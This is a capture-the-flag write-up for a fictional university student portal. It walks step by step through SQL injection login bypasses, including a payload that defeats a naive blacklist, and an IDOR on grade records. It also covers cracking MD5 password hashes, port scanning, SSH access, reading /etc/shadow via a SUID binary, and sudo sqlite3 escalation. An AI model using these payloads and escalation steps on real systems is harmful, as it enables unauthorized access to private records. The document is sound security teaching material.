TUCaN CTF: Official Write-Up

Prepared by: Aleddine Absi

Overview

The objective of this challenge is to identify and access the academic records of a specific student (Markus Brown) by exploiting multiple security weaknesses across a web application and its underlying Linux system.

The challenge covers:

- SQL Injection
- Information Disclosure
- IDOR (Insecure Direct Object Reference)
- Port Scanning and Enumeration
- Linux Privilege Escalation

---

1. Initial Reconnaissance

Navigating to the web application reveals a minimal student portal with no available credentials.
Only two public pages are accessible due to maintenance.

On the **Kontakt** page, the following email address is exposed:

`dannye.duffy565@tu.local`

This address later proves useful for authentication testing.

---

2. HTML Source Code Inspection

Inspecting the HTML source of the login page reveals a comment indicating that email-based authentication is still enabled.

```
<!-- TODO: Remove email-based authentication and restrict login to TU-ID only .-->
<!-- FLAG{html_comments_are_not_private} -->
```

This leads to the first flag:

`FLAG{html_comments_are_not_private}`

---

3. Authentication Bypass via SQL Injection

Attempting to authenticate with the discovered email and a weak password fails.
SQL injection is then tested.
Using a classic authentication bypass payload succeeds:

`dannye.duffy565@tu.local' OR 1=1 --`

This confirms:


- The account exists
- The authentication logic is vulnerable to SQL injection

Access is granted as user **Dannye Duffy**.

---

4. IDOR on Academic Records

Once authenticated, a page allows users to view academic results using a numeric identifier in the URL.



Manually modifying this identifier allows access to other students' grades, indicating an IDOR vulnerability.

However, the data returned only contains:

- Internal user IDs
- Grades

No identifying information is displayed.

The displayed name is stored in the session rather than retrieved dynamically, which can be verified via the `/debug-session` endpoint.

---

5. Legacy Endpoint Disclosure

Testing edge-case values for the identifier reveals unexpected behavior when using `0`.

Instead of grades, an internal developer note is returned:

```
TODO: remove old admin website (/admin_tucan_portal)
TODO: remove admin1 test user and disable legacy admin account
```

This yields the second flag:

```
FLAG{old_files_old_problems}
```

---

6. Forgotten Administration Panel

Accessing `/admin_tucan_portal` reveals a legacy administration interface.

A classic SQL injection attempt fails due to partial input sanitization.
Further testing shows that the filter is based on a naive blacklist and can be bypassed.
Indeed, upon reviewing the backend code, this appears to be the case.

```
blacklist = ["--", "OR", ";"]
for token in blacklist:
    username = username.replace(token, "")
```

The following payload succeeds:

```
admin1' O;R 1=1 -;-
```


Resulting in the third flag:

```
FLAG{dont_use_homemade_sanitization}
```

---

7. Database Exposure and Weak Hashes

The legacy admin panel exposes a database backup containing user credentials:



Passwords appear as short, fixed-length hexadecimal strings, indicating MD5 hashing.
Several hashes are crackable via dictionary attacks.


Among them are three legacy administrator accounts.
One password is recovered: `legacy123`

Valid credentials obtained:
`tu27bd3d10Da : legacy123`

---

8. Internal Pivot and SSH Access

Port scanning reveals an exposed SSH service:
`nmap -sV -p 1-5000 localhost`



Open ports:

- 5000 (web)
- 2222 (SSH)

SSH access is obtained using:

`ssh tu27bd3d10Da@localhost -p 2222`

---

9. Privilege Escalation

The application database is located at:

`/opt/tucan/web/database/app.db`

Direct access is denied.

Checking SUID binaries reveals a suspicious executable: `legacy_check`

This binary reads `/etc/shadow` and discloses the existence of another user: `admin123`

Switching users to admin123 with password admin123 succeeds.

Running `sudo -l` as `admin123` reveals permission to execute `sqlite3`.

```
User admin123 may run the following commands on f4ef5848962b:
    (root) NOPASSWD: /usr/bin/sqlite3
```

---

10. Database Access and Markus Identification

The database is accessed using:

```
sudo sqlite3 /opt/tucan/web/database/app.db
```

Enumerating the `user_identity` table and filtering by email reveals Markus' account:

```
SELECT * FROM user_identity WHERE email LIKE '%markus%';
```

```
sqlite> SELECT * FROM user_identity WHERE email LIKE '%markus%';
197|markus.brown103@tu.local
```

Inspecting the `admin_notes` table reveals the final flag:

```
sqlite> SELECT * FROM admin_notes;
1|FLAG{trust_broken_by_design}
```

`FLAG{trust_broken_by_design}`

At this stage, Markus' user ID and email address are known.

---

11. Final Outcome

With Markus' identity confirmed, his grades can be accessed either by:

- logging in as Markus via SQL injection, or
- exploiting the existing IDOR vulnerability

Cross-referencing the data reveals that Markus' academic performance does not match his claims.